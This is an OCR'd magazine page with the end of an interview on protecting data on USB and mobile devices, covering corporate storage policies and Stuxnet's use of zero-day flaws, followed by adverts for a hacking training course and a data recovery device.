
How the areas of legislation can affect using methods such as encryption to protect data on mobile devices.

AR: I think that it isn't possible to regulate protection of data on flash drives with laws regarding end users. In organizations where data confidentiality and integrity is vitally important, one can introduce corporate standards. For example, it can be forbidden to use any data storage devices except corporate ones (is should be controlled with some special software). Furthermore, such devices can be periodically scanned. Anyway, protecting USB devices is about protecting the systems that will interact with these devices. Your system will be additionally protected if the standard file manager (e.g., Windows Explorer) will not be used to work with portable devices, because in most cases it is this program that an attacker leverages to infect the system. Unfortunately, you won't be able to control the observance of this rule (not to use Windows Explorer), because this program is built in the Windows OSs.

Do you know what is the biggest theft ever made on a mobile device, and how was performed?

AR: I won't claim that it's the biggest theft but regarding infection of USB devices, the above described exploitation of a 0-day vulnerability by the Stuxnet virus was one of the biggest ones to date. It is not about a user being inattentive, Stuxnet works in a much more dangerous way. However, it should be mentioned that this virus is a serious product and it exploits several previously unknown 0-day vulnerabilities.

By Elena Gredasova



Cloud-based training – access content 24/7 from anywhere with ease.

Hands-on labs – gain practical experience from a "hacker's" perspective.

Constantly updated curriculum – new modules added monthly.

Direct mentoring and 1 on 1 instructor interaction.

Content covers:
– Hacking fundamentals
– Recon, network, server, client, and web pentesting
– Pentest structure
– Reverse engineering
– Digital forensics &more!

Teaches the latest offensive security techniques from beginner through cutting edge.

Are you thinking like a HACKER yet?

www.thehackeracademy.com

The Hacker Academy

Atola Insight

That's all you need for data recovery.

Atola Technology offers *Atola Insight* – the only data recovery device that covers the entire data recovery process: *in-depth* **HDD diagnostics**, **firmware recovery**, **HDD duplication**, and **file recovery**. It is like a whole data recovery Lab in one Tool.

This product is the best choice for seasoned professionals as well as start-up data recovery companies.

Emphasized features at a glance:

- Automatic in-depth diagnostic of all hard drive components
- Automatic firmware recovery and ATA password removal
- Very fast imaging of damaged drives
- Imaging by heads
- Case management
- Real time current monitor
- Firmware area backup system
- Serial port and power control
- Write protection switch

Atola TECHNOLOGY

Visit atola.com for details